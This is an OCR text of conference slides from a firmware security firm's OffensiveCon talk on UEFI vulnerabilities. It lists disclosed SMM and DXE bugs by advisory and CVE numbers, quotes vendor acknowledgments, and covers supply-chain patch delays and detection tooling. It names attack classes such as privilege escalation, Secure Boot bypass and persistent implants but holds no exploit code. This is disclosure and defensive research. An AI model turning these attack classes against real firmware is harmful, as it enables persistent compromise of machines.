OFFENSIVE CON by Blue Frost Security

UEFI Firmware Vulnerabilities: Past, Present And Future

@matrosov @flothrone @yeggorv

Binarly efiXplorer team

@binarly_io

https://www.binarly.io/posts
https://www.binarly.io/advisories
https://github.com/binarly-io

How many vulns do we need for a one talk?

1, 2, ..., 5, ..., 10, ...

In 2022, will there still be exploitable SMM callouts?

Vulnerabilities	Number of Issues	BINARLY ID	CVE ID
SMM Callout (Privilege Escalation)	10	BRLY-2021-008, BRLY-2021-017, BRLY-2021-018, BRLY-2021-019, BRLY-2021-020, BRLY-2021-022, BRLY-2021-023, BRLY-2021-024, BRLY-2021-025, BRLY-2021-028	CVE-2020-5953, CVE-2021-41839, CVE-2021-41841, CVE-2021-41840, CVE-2020-27339, CVE-2021-42060, CVE-2021-42113, CVE-2021-43522, CVE-2022-24069, CVE-2021-43615,
SMM Memory Corruption	12	BRLY-2021-009, BRLY-2021-010, BRLY-2021-011, BRLY-2021-012, BRLY-2021-013, BRLY-2021-015, BRLY-2021-016, BRLY-2021-026, BRLY-2021-027, BRLY-2021-029, BRLY-2021-030, BRLY-2021-031	CVE-2021-41837,CVE-2021-41838, CVE-2021-33627, CVE-2021-45971, CVE-2021-33626, CVE-2021-45970, CVE-2021-45969, CVE-2022-24030, CVE-2021-42554, CVE-2021-33625, CVE-2022-24031, CVE-2021-43323
DXE Memory Corruption	1	BRLY-2021-021	CVE-2021-42059

https://www.binarly.io/posts/An_In_Depth_Look_at_the_23_High_Impact_Vulnerabilities

Insyde PSIRT Acknowledgment

“We value the work that Binarly is doing to help make firmware more secure and appreciate their professionalism while working with us to report these issues in a timely manner.”


And five more High severity issues for Offensivecon

- BRLY-2021-003 => CVE-2021-39297
- BRLY-2021-004 => CVE-2021-39298
- BRLY-2021-005 => CVE-2021-39299
- BRLY-2021-006 => CVE-2021-39300
- BRLY-2021-007 => CVE-2021-39301


https://www.binarly.io/advisories

HP PSIRT Acknowledgment

“Security is always a top priority for HP, and we value the work that Binarly is doing and thank them for responsibly reporting to HP. Please follow our Security Bulletins for updates. We encourage our customers to always keep their systems up to date."



Post-Exploitation
Privilege Escalation
Platform Boot Integrity
SMM/TEE
Runtime Services
Chain of Trust Bypass
Secure Boot Policy Bypass
Compromised Root of Trust
Payload Delivery
Persistent Implant
Non-Persistent Implant

Complexity of Supply Chain leads to infinite bugs




https://security.googleblog.com/2021/12/understanding-impact-of-apache-log4j.html

Design or Reference code issues are the worst



https://www.binarly.io/posts/The_Firmware_Supply_Chain_Security_is_broken_Can_we_fix_it


Disclosing vulnerabilities industry-wide is a challenge



The Firmware Supply Chain Race Condition - the race (asynchronous activities) between the patched vulnerabilities and upcoming fixes from third parties against the device vendor's firmware update schedule.

https://www.binarly.io/posts/The_Firmware_Supply_Chain_Security_is_broken_Can_we_fix_it


Supply Chain complexity keeps 1-days unfixed for years



https://www.binarly.io/posts/The_Firmware_Supply_Chain_Security_is_broken_Can_we_fix_it


Disclosing and getting the vulnerability fixed is one side of the problem.

Another is to deliver this patch at scale to many systems in the field.



https://www.binarly.io/posts/The_Firmware_Supply_Chain_Security_is_broken_Can_we_fix_it

Detecting vulnerabilities at scale is a challenge



https://github.com/binarly-io/FwHunt
https://github.com/binarly-io/uefi_r2


Detecting vulnerabilities at scale is a challenge

https://github.com/binarly-io/FwHunt
https://github.com/binarly-io/uefi_r2


PAST <=

AMI UsbRt architecture and class of attacks

Initially complex architecture with a lot of pointers stored inside an object in system memory (Global USB Data) looks like this:



AMI UsbRt past discoveries



The original vulnerability in Intel NUCs

Exploiting AMI Aptio firmware on example of Intel NUC by Cr4sh

The original vulnerability

